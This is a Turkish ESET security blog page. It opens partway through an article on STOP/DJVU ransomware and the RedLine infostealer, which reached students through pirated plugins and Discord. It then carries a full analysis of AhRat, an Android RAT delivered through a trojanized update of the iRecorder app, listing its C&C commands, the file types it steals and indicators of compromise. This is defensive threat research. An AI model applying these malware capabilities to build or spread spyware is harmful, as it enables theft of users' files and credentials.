- ESET tarafından [Win32/Filecoder.STOP](https://www.virusradar.com/en/Win32_Filecoder.STOP/detail) olarak tespit edilen STOP/DJVU, yoğun bir şekilde öğrencileri hedef alıyor gibi görünen bir fidye yazılımı ailesidir. Etkilenenlerin tümü aynı şekilde hedef alınmasa da birkaç öğrenci fidye yazılımının üniversitedeyken okula veya kişisel projelere yönelik ticari VST eklentilerini korsan olarak kullandıktan sonra ortaya çıktığını bildirmiştir. Bu durum, eklentilerin uzun süreli kullanıcılar tarafından paylaşılan “yüksek itibarlı” torrentlerden indirilmiş olmasına ve belirli bir mıknatıs bağlantısı için düzinelerce, hatta bazen yüzlerce dağıtıcıya sahip olmasına rağmen meydana gelmiştir.

- Korsanlık faaliyeti gerçekleştikten kısa süre sonra öğrenciler cihazlarında oldukça standart fidye yazılım notları buldu. Fidye notlarıyla ilgili olağan dışı olan şey, suçluların on binler veya yüz binlerce dolar ödenmesini istemek yerine çok daha düşük meblağlar, yaklaşık 1.000-1.200 ABD doları (kripto para istemesiydi. Ancak hepsi bu da değil: bildirimin üzerinden geçen ilk 24-72 saatte ödeme yapan kurbanlar %50 indirime hak kazanmıştı. Zorla alınan bu miktarlar, işletmeleri hedef alan suçluların talep ettiği miktarla karşılaştırıldığında çok düşük görünse de daha düşük miktar talep etmek, özellikle bu tür yüksek baskı taktikleriyle karşı karşıya kalındığında, kurbanın ödeme olasılığının daha fazla olacağı anlamına gelebilir.
STOP/DJVU’nun fidye yazılımı hizmeti (RaaS) olarak pazarlanması mümkündür; bu, geliştiricilerinin onu ödeme ve kar payı karşılığında diğer suçlulara kiralaması anlamına gelir. Diğer suçlular da bunu kullanıyor olabilir, ancak görünen o ki en az bir grup, öğrencileri hedef alarak en etkili yöntemi bulmuş gibi görünüyor.
Ve merak ediyorsanız: STOP/DJVU suçlularına fidye ödedikten sonra dosyalarının şifresini başarıyla çözen birini duymadım. Bu durumda yapabileceğiniz en iyi şey, bir şifre çözücünün piyasaya sürüleceğini umarak bunları yedeklemektir.
- Redline Stealer, adından da anlaşıldığı üzere, ESET tarafından [MSIL/Spy.RedLine](https://www.eset.com/cz/o-nas/pro-novinare/tiskove-zpravy/eset-ve-tretine-pripadu-zustal-v-listopadu-rizikem-spyware/) ve [MSIL/Spy.Agent](https://www.virusradar.com/en/MSIL_Spy.Agent/detail) olarak tespit edilen, kişiselleştirilebilir bir bilgi çalma truva atıdır. STOP/DJVU fidye yazılımı gibi, Hizmet olarak Suç yazılımı araç ailesinin bir parçası olarak kiralanmış gibi görünüyor. Bir hizmet sunumu olarak “satıldığı” için Discord aracılığıyla yayıldığına dair birden fazla rapor görmeme rağmen, muhtemelen onu çeşitli amaçlar için farklı şekillerde dağıtan birçok suç çetesi vardır. Bu durumlarda kurbanlar, arkadaşlarının güvenliği ihlal edilmiş hesaplarından kendilerine parola korumalı bir .ZIP dosyasında teslim edilen yazılımı çalıştırmalarını isteyen doğrudan mesajlar almıştır. Hatta suçlular kurbanlara, antivirüs yazılımları herhangi bir şey tespit ederse bunun yanlış bir pozitif alarm olduğunu ve görmezden gelmelerini bile söylemişlerdir.

Redline Stealer, bilgi hırsızlığı yapan kötü amaçlı yazılımlar için PC’nin Windows sürümü, kullanıcı adı ve saat dilimi hakkında bilgi toplamak gibi oldukça yaygın bazı işlemler gerçekleştirir. Ayrıca, çalıştığı ortam hakkında ekran boyutu, işlemci, RAM, video kartı ve bilgisayardaki programların ve işlemlerin listesi gibi bazı bilgileri de toplar. Bu, bir emülatörün, sanal makinede veya bir sanal alanda çalışıp çalışmadığını belirlemeye yardımcı olabilir. Bu durum izlendiği veya tersine mühendislik yapıldığına dair kötü amaçlı yazılım için bir uyarı işareti olabilir. Benzeri diğer programlar gibi, PC’deki dosyaları arayabilir ve bunları uzak bir sunucuya yükleyebilir (özel anahtarları ve kripto para cüzdanlarını çalmak için kullanışlıdır), ayrıca dosyaları indirebilir ve çalıştırabilir.
Ancak bir bilgi hırsızının öncelikli amacının bilgi çalmak olduğunu düşünürsek, Redline Stealer tam olarak neyin peşinde olabilir? Discord, FileZilla, Steam, Telegram, OpenVPN ve ProtonVPN gibi çeşitli VPN istemcileri birçok programdan kimlik bilgilerinin yanı sıra Google Chrome, Mozilla Firefox ve türevleri İnternet tarayıcılarından çerezler ve kimlik bilgileri çalıyor. Modern İnternet tarayıcıları sadece hesapları ve şifreleri değil, aynı zamanda kredi kartı bilgilerini de sakladığından, bu durum kullanıcılara önemli bir tehdit oluşturabilir.
Bu kötü amaçlı yazılım farklı suç çeteleri tarafından kullanıldığı için her bir çete farklı bir şeye odaklanabilir. Yine de bu durumlarda hedeflenen genelde Discord, Google ve Steam hesaplarıydı. Güvenliği ihlal edilen Discord hesapları, kötü amaçlı yazılımları kullanıcıların arkadaşlarına dağıtmak için kullanıldı. Google hesapları, YouTube’a erişmek, belirli videoların görüntülenmesini artırmak ve ayrıca çeşitli dolandırıcılık yöntemlerinin reklamını yapan videoları yüklemek için kullanıldı ve tüm bunlar da hesabın yasaklanmasına neden oldu. Steam hesapları, saldırgan tarafından çalınabilecek, kullanılabilecek veya yeniden satılabilecek oyun içi para birimlerine veya öğelere sahip oyunlar için kontrol edildi. Güvenliği ihlal edilmiş hesaplarla yapılabilecek şeyler düşünüldüğünde, bunlar tuhaf seçimler gibi görünebilir, ancak gençler için bunlar sahip oldukları en değerli online varlıklar olabilir.
Redline Stealer’ın yapabilecekleri hakkında daha fazla bilgi için, [Alexandre Côté Cyr](https://www.welivesecurity.com/author/acotecyr/)’ın [*Life on a Crooked RedLine: Analyzing the Infamous InfoStealer’s Backend*](https://www.sleuthcon.com/life-on-a-crooked-redline) adlı sunumunu izlemenizi tavsiye ederim.
Özetle, diğer suçluların kullanması için hizmet olarak satılan iki farklı kötü amaçlı yazılım vardır. Bu örneklerdeki suçlular, ergenlik çağındaki ve yirmili yaşlarının başındaki kurbanları hedef almıştı. Bir vakada, mağdurların sahip oldukları varlıklarla orantılı bir miktar istenerek şantaj yapılmıştı; diğer vakada ise Discord, YouTube (Google) ve çevrimiçi oyunlar (Steam) hedeflenmişti. Verilen zararları düşünerek, bu suç çetelerinin benzer yaş aralıklarındaki insanlardan oluşup oluşmadığını merak ediyoruz ve bu doğruysa akranlarına karşı son derece etkili olacağını bildikleri belirli hedefleme ve ayartma yöntemlerini seçtiklerini belirtmek gerekir.
## Sırada ne var?
Güvenlik uzmanları, kullanıcılara bilgisayarlarının işletim sistemlerini ve uygulamaları güncel tutmalarını, yalnızca en son sürümlerini kullanmalarını ve bilinen satıcıların yayınladığı güvenlik yazılımlarını kullanmalarını önermektedir. Ve çoğunlukla insanlar bunu yaparak birçok tehlikeden korunmuş olur.
Ancak dosya indirmek için şüpheli kaynak arayışına girdiğinizde, işler kolayca sarpa sarabilir. Güvenlik yazılımları insan davranışını hesaba katmaya çalışır, ancak itibar ve güven gibi kavramları istismar eden suçlular da aynısını yapar. Discord’daki yakın bir arkadaşınız sizden bir programa bakmanızı istediğinde ve antivirüs yazılımınızın onu yanlışlıkla bir tehdit olarak algılayabileceği konusunda uyardığında, kime inanacaksınız, güvenlik yazılımınıza mı yoksa arkadaşınıza mı? Genellikle, sosyal mühendislik uygulanarak yapılan, güvene yönelik saldırılara yanıt vermek ve bunlara karşı kendini savunmak zor olabilir. Burada açıklanan örnek türlerinde, nihai savunma bilgisayar kodu değil, kullanıcının eğitilmesi olabilir, ancak bu da yalnızca güvenlik uzmanlarının doğru mesajı iletmesi durumunda mümkündür.
Yazar, bu makalenin yazımında emeği geçen meslektaşları Bruce P. Burrell, Alexandre Côté Cyr, Nick FitzGerald, Tomáš Foltýn, Lukáš Štefanko ve Righard Zwienenberg’e ve makalenin orijinal versiyonunu yayınlayan Neowin’e teşekkür eder.
Aryeh Goretsky
Kıdemli Araştırmacı, ESET
Bu makalenin bir önceki versiyonu, teknoloji haberleri sitesi Neowin’de [yayımlanmıştır](https://www.neowin.net/editorials/you-may-not-care-where-you-download-software-from-but-malware-does/).
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yazılım
---
### [Android uygulaması: Yasal ekran kaydından veri sızdırmaya](https://antivirus.com.tr/android-uygulamasinda-isler-kotulesiyor-once-yasal-ekran-kaydi-bir-yil-sonra-dosya-sizdirma/)
**Published:** Mayıs 26, 2023
**Author:** ESET
**Excerpt:** ESET araştırmacıları, Google Play mağazasında 50 binin üzerinde cihaza indirilen truva atı bulaşmış bir Android uygulaması keşfetti: iRecorder.
**Content:**
*ESET araştırmacıları, dosya sızdırıp ses kaydı yapan AhMyth tabanlı yeni bir Android RAT olan AhRat’ı keşfetti*
ESET araştırmacıları, Google Play mağazasında 50 binin üzerinde cihaza indirilen truva atı bulaşmış bir Android uygulaması keşfetti: iRecorder. Ekran Kaydedici adlı bu uygulama, 19 Eylül 2021 tarihinde, herhangi bir kötü amaçlı işlevi olmadan mağazaya yüklendi. Ancak kötü amaçlı işlevlerin, büyük olasılıkla Ağustos 2022’de kullanıma sunulan 1.3.8 sürümünde eklendiği görülüyor.
**Önemli başlıklar:**
- Google App Defense Alliance’ın bir bileşeni olarak Google Play Store’da yer alan, truva atına bulaşmış bir uygulama tespit ettik ve içerdiği AhMyth tabanlı kötü amaçlı yazılıma AhRat adını verdik.
- Başlangıçta iRecorder uygulamasının herhangi bir zararlı özelliği yoktu. Sıra dışı olan şey ise, uygulama piyasaya çıktıktan birkaç ay sonra kötü amaçlı kod içeren bir güncellemenin yüklenmesiydi.
- Uygulamanın mikrofon kayıtlarını ayıklayan ve belli uzantıları olan dosyaları çalmaya yönelik olan kötü amaçlı işlevleri, onun potansiyel bir casusluk kampanyasına karıştığını gösterir.
- 50 binden fazla indirilen bu kötü amaçlı yazılım, yaptığımız uyarıdan sonra Google Play’den çıkarıldı ve sonrasında başka AhRat tespit edilmedi.
Bir uygulama geliştiricisinin yasal bir uygulama geliştirdikten neredeyse bir sene sonra kötü amaçlı bir kodla güncelleme yapması az karşılaşılan bir durumdur. iRecorder’ın temiz sürümüne eklenen kötü amaçlı kod, açık kaynaklı AhMyth Android RAT (uzaktan erişim truva atı) temellidir ve tarafımızdan AhRat olarak adlandırılmıştır.
Bu tek vakaydı ve başka bir AhRat tespit etmedik. Ancak bu, AhMyth tabanlı kötü amaçlı Android yazılımının Google Play’e ilk çıkışı değil; daha önce 2019’da da böyle bir truva atına bulaşmış uygulama hakkında [*araştırma yayımnlamıştık*](https://www.welivesecurity.com/2019/08/22/first-spyware-android-ahmyth-google-play/). O zamanlar, AhMyth’in temelleri üzerine inşa edilen casus yazılım, radyo yayını yapan kötü amaçlı bir uygulama olarak Google’ın uygulama inceleme sürecini iki kez atlattı.
## **Uygulamaya genel bakış**
Kötücül iRecorder, yasal ekran kaydı işlevinin yanı sıra, cihazın mikrofonundan çevredeki sesi kaydedebilir ve bunu saldırganın komuta ve kontrol (C&C) sunucusuna yükleyebilir. Ayrıca, kaydedilmiş İnternet sayfalarını, görüntüleri, ses, video ve belge dosyalarını ve birden çok dosyayı sıkıştırmak için kullanılan dosya biçimlerini gösteren uzantılarla dosyalardan dışarı sızabilir. Uygulamanın mikrofon kayıtlarını ayıklayan ve belli uzantıları olan dosyaları çalmaya yönelik kötü amaçlı işlevleri, onun potansiyel bir casusluk kampanyasına karıştığını gösterir. Ancak uygulamanın herhangi bir kötü amaçlı grupla bağlantısı olduğunu tespit etmedik.
Google App Defense Alliance’ın bir bileşeni olan ESET, uygulamanın en son sürümünü kötü amaçlı uygulama olarak belirledi ve bulgularını hemen Google ile paylaştı. Yaptığımız uyarılar sonrasında uygulama mağazadan kaldırıldı.
## **Dağıtım**
iRecorder uygulaması ilk olarak 19 Eylül 2021’de Google Play mağazasında yayımlandı ve ekran kaydetme işlevi taşıyan bu uygulamanın hiçbir kötü amaçlı özelliği yoktu. Ancak, Ağustos 2022’de, uygulama geliştiricisinin 1.3.8 sürümüne kötü amaçlı işlevler eklediğini tespit ettik. Şekil 1‘de gösterildiği gibi, Mart 2023 tarihine kadar uygulama 50 binin üzerinde cihaza kurulmuştu.
Şekil 1 Truva atı bulaşmış iRecorder uygulaması
Ancak iRecorder’ın daha önceki, yani temiz sürümlerini (sürüm 1.3.8 öncesi) indiren Android kullanıcıları uygulamayı manuüel ya da otomatik olarak güncellediklerinde ek bir uygulama onayı vermeseler bile, cihazları AhRat’a maruz kalabilir.
iRecorder’ın kötü amaçlı işlevleri hakkında bildirim vermemizden sonra, Google Play güvenlik ekibi uygulamayı mağazadan kaldırdı. Ancak, uygulamanın alternatif ve resmi olmayan Android mağazalarında da bulunabileceğini unutmamak gerekir. iRecorder geliştiricisinin, Google Play’de başka uygulamaları da var, ancak bunlar kötü amaçlı kod içermiyor.
## **İlişki**
Açık kaynaklı AhMyth daha önce, Güney Asya’daki hükumet ve askeri kuruluşları hedef alan ve [*sosyal mühendislik tekniklerini yaygın olarak kullanmasıyla*](https://www.welivesecurity.com/2023/03/07/love-scam-espionage-transparent-tribe-lures-indian-pakistani-officials/) tanınan bir siber casusluk grubu olan, APT36 olarak da bilinen [*Transparent Tribe*](https://attack.mitre.org/groups/G0134/) tarafından kullanılıyordu. Bununla birlikte, mevcut örnekleri belirli bir grupla ilişkilendiremiyoruz ve bunların bilinen bir gelişmiş kalıcı tehdit (APT) grubu tarafından üretildiğine dair hiçbir belirti bulunmuyor.
## **Analiz**
Analizimiz sırasında, AhMyth RAT tabanlı iki kötü amaçlı kod sürümü belirledik. iRecorder’ın ilk kötü amaçlı sürümü, AhMyth RAT’ın herhangi bir değişiklik yapmadan kopyalanan kötü amaçlı kodunun parçalarını içeriyordu. AhRat adını verdiğimiz ikinci kötü amaçlı sürüm de Google Play’de vardı ve Komuta ve Kontrol sunucuları ile arka kapı arasındaki kod ve iletişim dahil olmak üzere AhMyth’si uyarlanmıştı. Bu yayının yapıldığı tarihte, AhRat’ı başka herhangi bir Google Play uygulamasında veya başka bir yerde gözlemlemedik, iRecorder bu özelleştirilmiş kodu içeren tek uygulamaydı.
AhMyth RAT, arama kayıtlarını, kişileri ve metin mesajlarını dışarı sızdırma, cihazdaki dosyaların bir listesini alma, cihazın konumunu izleme, SMS mesajları gönderme, ses kaydetme ve fotoğraf çekme gibi çeşitli kötü amaçlı işlevleri olan güçlü bir araçtır. Ancak, burada analiz edilen her iki sürümde de orijinal AhMyth RAT’tan türetilen sınırlı sayıda kötü amaçlı özellik olduğunu gözlemledik. Bu işlevlerin, cihazdaki dosyalara erişim sağlayan ve ses kaydına izin veren önceden tanımlanmış uygulama izinleri modeline uyduğunu gördük. Özellikle, kötü amaçlı uygulamanın video kaydetme işlevi olduğu için, Şekil 2‘de gösterildiği gibi ses kaydetmek ve cihazda depolamak için izin istemesi bekleniyordu. Kötü amaçlı uygulama yüklendikten sonra, gizli amacını ortaya çıkaracak herhangi bir özel izin istemeden standart bir uygulama gibi davranıyordu.
Şekil 2 iRecorder uygulaması tarafından istenen izinler
Kurulumdan sonra AhRat, Şekil 3‘te görüldüğü gibi temel cihaz bilgilerini göndererek ve şifreleme anahtarlarını ve şifrelenmiş bir yapılandırma dosyasını alarak Komuta ve Kontrol sunucusuyla iletişim kurmaya başlar. Bu anahtarlar, yapılandırma dosyasını ve cihazdaki dosyaların listesi gibi dışarı sızan verilerin bir kısmını şifrelemek ve şifresini çözmek için kullanılır.
Şekil 3 AhRatın ilk komut ve kontrol iletişimi
İlk iletişimden sonra AhRat, Komuta ve Kontrol sunucusuna her 15 dakikada bir ping atarak yeni bir yapılandırma dosyası ister. Bu dosya, kullanıcı verilerinin sızdırılacağı dosya sistemi konumu, sızdırılacak belirli uzantılara sahip dosya türleri, bir dosya boyutu sınırı, mikrofon kayıtlarının süresi (Komuta ve Kontrol sunucusu tarafından ayarlandığı şekilde; analiz sırasında 60 saniyeye ayarlanmıştır) ve kayıtlar arasında beklenecek zaman aralığı – 15 dakika – (bu aynı zamanda Komuta ve Kontrol sunucusundan yeni yapılandırma dosyası alındığında da geçerlidir) dahil olmak üzere hedef cihazda çalıştırılacak ve ayarlanacak bir dizi komut ve yapılandırma bilgisi içerir.
İlginç bir şekilde, şifresi çözülmüş yapılandırma dosyası, bazı kötü amaçlı işlevler uygulanmadığı için AhRat’ın çalıştırabileceğinden daha fazla komut içermektedir. Bu, AhRat’ın yalnızca AhMyth RAT’tan gelen değiştirilmemiş kötü amaçlı kod içeren ilk sürüme benzer hafif bir sürüm olduğunu gösterebilir. Buna rağmen, AhRat hala cihazdan dosya sızdırma ve cihazın mikrofonunu kullanarak ses kaydetme yeteneğine sahiptir.
Komuta ve Kontrol sunucusundan konfigürasyonda alınan komutlara göre, AhRat 18 komutu çalıştırabilmektedir. Bununla birlikte, RAT aşağıdaki listede kalın harflerle ve yıldız işaretiyle belirtilen yalnızca altı komutu yürütebilir:
- **RECORD\_MIC\***
- CAPTURE\_SCREEN
- LOCATION
- CALL\_LOG
- KEYLOG
- NOTIFICATION
- SMS
- OTT
- WIFI
- APP\_LIST
- PERMISSION
- CONTACT
- **FILE\_LIST\***
- **UPLOAD\_FILE\_AFTER\_DATE\***
- **LIMIT\_UPLOAD\_FILE\_SIZE\***
- **UPLOAD\_FILE\_TYPE\***
- **UPLOAD\_FILE\_FOLDER\***
- SCHEDULE\_INTERVAL
Bu komutların çoğunun uygulanması, uygulamanın koduna dahil değildir, ancak adlarının çoğu, Şekil 4’te de gösterildiği gibi, kendi kendini açıklamaktadır.
Şekil 4 Bir komut listesiyle şifresi çözülmüş yapılandırma dosyası
Analizimiz sırasında AhRat, internet sayfalarını, görüntüleri, ses, video ve belge dosyalarını ve birden çok dosyayı sıkıştırmak için kullanılan dosya biçimlerini gösteren uzantılarla aygıt dosyalarından dışarı veri sızdırmak için komutlar aldı. Dosya uzantıları şunlardır: zip, rar, jpg, jpeg, jpe, jif, jfif, jfi, png, mp3, mp4, mkv, 3gp, m4v, mov, avi, gif, webp, tiff, tif, heif, heic, bmp, dib, svg, ai, eps, pdf, doc, docx, html, htm, odt, pdf, xls, xlsx, ods, ppt, pptx, ve txt.
Bu dosyaların boyutu 20 MB ile sınırlandırılmıştı ve İndirilenler dizininde bulunuyordu /storage/emulated/0/Download..
Bulunan dosyalar, Şekil 5‘te görüldüğü gibi Komuta ve Kontrol sunucusuna yükleniyordu.
Şekil 5 Komuta ve Kontrol sunucusuna dosyalardan veri sızdırma
## **Sonuç**
“AhRat araştırması, başlangıçta yasal olan bir uygulamanın nasıl zaman içinde kötü amaçlı bir yazılıma dönüşerek kullanıcıları gizlice izleyip, güvenlik ihlaline yol açtığının güzel bir örneğidir. Uygulama geliştiricisinin, Android cihazlarını bir güncelleme yoluyla tehlikeye atmadan önce bir kullanıcı tabanı oluşturmayı amaçlaması veya uygulamada bu değişikliği kötü amaçlı bir aktörün yapmış olması mümkün olsa da; şimdiye kadar, bu hipotezlerin hiçbiri için elimizde kanıt yok.
Neyse ki, bu şekilde kötü amaçlı eylemler için alınan önleyici tedbirler, Android 11 ve daha yüksek sürümlerde [*uygulama bekleme modundayken*](https://developer.android.com/topic/performance/app-hibernation) zaten uygulanmaktadır. Bu özellik, birkaç aydır uykuda olan uygulamaları etkin bir şekilde hazırda bekletme durumuna geçirir, böylece çalışma zamanı izinlerini sıfırlar ve kötü amaçlı uygulamaların amaçlandığı gibi çalışmasını engeller. Bizim yaptığımız uyarı sonrasında kötü amaçlı uygulama Google Play’den çıkarıldı, bu da ESET Mobile Security gibi birçok katmanda koruma sağlanması ihtiyacının, cihazları potansiyel güvenlik ihlallerine karşı korumanın temeli olduğunu kanıtlıyor.
Uzaktan kontrol edilen AhRat, açık kaynaklı AhMyth RAT’ın uyarlanmış bir versiyonudur. Bu, kötü amaçlı uygulamanın yazarlarının, hem uygulama hem de arka uç kodunu anlamak için büyük çaba harcadıkları ve nihayetinde kendi ihtiyaçlarına göre uyarladıkları anlamına gelir.
AhRat’ın, cihazın mikrofonunu kullanarak ses kaydetmek ve belirli uzantılara sahip dosyaları çalmak gibi kötü amaçlı işlevi, bunun bir casusluk kampanyasının parçası olduğunu gösterebilir. Ancak, bu işlemin belli bir kampanya ya da APT grubu ile ilişkili olup olmadığı konusunda henüz somut bir kanıt bulamadık.
## **IoC’ler**
### **Dosyalar**
| **İlk görülme** | **08 Mart 2023 Çarşamba, 13:05** |
|---|---|
| **MD5** | 0CBEC2048356884E50CDAFD539CF1EF6 |
| **SHA-1** | 0E7F5E043043A57AC07F2E6BA9C5AEE1399AAD30 |
| **SHA-256** | 1BDE6208E85FF0BFF56B6337178366AF69B6595C4C9D169DC34DE82BE8F45CA4 |
| **Dosya adı** | com.tsoft.app.iscreenrecorder.apk |
| **Açıklama** | AhMyth-tabanlı arka kapı. |
| **C&C** | http://80876dd5\[.\]shop |
| **Algılama** | Android/Spy.Agent.CKN |
| **PE derleme tarih bilgisi** | Yok |
| **İlk görülme** | **08 Mart 2023 Çarşamba, 13:06** |
|---|---|
| **MD5** | 3C41131926D300CDE06DF1CBEB5BBEFC |
| **SHA-1** | C0EBCC9A10459497F5E74AC5097C8BD364D93430 |
| **SHA-256** | AA06B4F63FB8037E1F57A063F6A6B5FBE4615247458433C578644628E54A4216 |
| **Dosya adı** | com.tsoft.app.iscreenrecorder.apk |
| **Açıklama** | AhMyth-tabanlı arka kapı. |
| **C&C** | http://80876dd5\[.\]shop |
| **Algılama** | Android/Spy.Agent.CKN |
| **PE derleme tarih bilgisi** | Yok |
| **İlk görülme** | **08 Mart 2023 Çarşamba, 13:05** |
|---|---|
| **MD5** | 98BB907D79BEAA9AAECE8D767D28DDB0 |
| **SHA-1** | C73AFFAF6A9372C12D995843CC98E2ABC219F162 |
| **SHA-256** | B2C1517E4B0E0B3286A5CDE06310B2277DA7333F5AB3C2828F08272E3F85B260 |
| **Dosya adı** | com.tsoft.app.iscreenrecorder.apk |
| **Açıklama** | AhRat arka kapı. |
| **C&C** | https://order.80876dd5\[.\]shop |
| **Algılama** | Android/Spy.AhRat.A |
| **PE derleme tarih bilgisi** | Yok |
| **İlk görülme** | **06 Mart 2023 Pazartesi, 13:26** |
|---|---|
| **MD5** | 3E57E97EC1078A890ACCA478DB39F204 |
| **SHA-1** | E97C7AC722D30CCE5B6CC64885B1FFB43DE5F2DA |
| **SHA-256** | 218D9C7B3E82FBE9FD06688AF8F3466546F34153621E450F5BD9B2E3DFE4D793 |
| **Dosya adı** | com.tsoft.app.iscreenrecorder.apk |
| **Açıklama** | AhRat arka kapı. |
| **C&C** | https://order.80876dd5\[.\]shop |
| **Algılama** | Android/Spy.AhRat.A |
| **PE derleme tarih bilgisi** | Yok |
| **SHA-1** | **Paket adı** | **ESET algılama adı** | **Açıklama** |
|---|---|---|---|
| C73AFFAF6A9372C12D995843CC98E2ABC219F162 | com.tsoft.app.iscreenrecorder | Android/Spy.AhRat.A | AhRat arka kapı. |
| E97C7AC722D30CCE5B6CC64885B1FFB43DE5F2DA | com.tsoft.app.iscreenrecorder | Android/Spy.AhRat.A | AhRat arka kapı. |
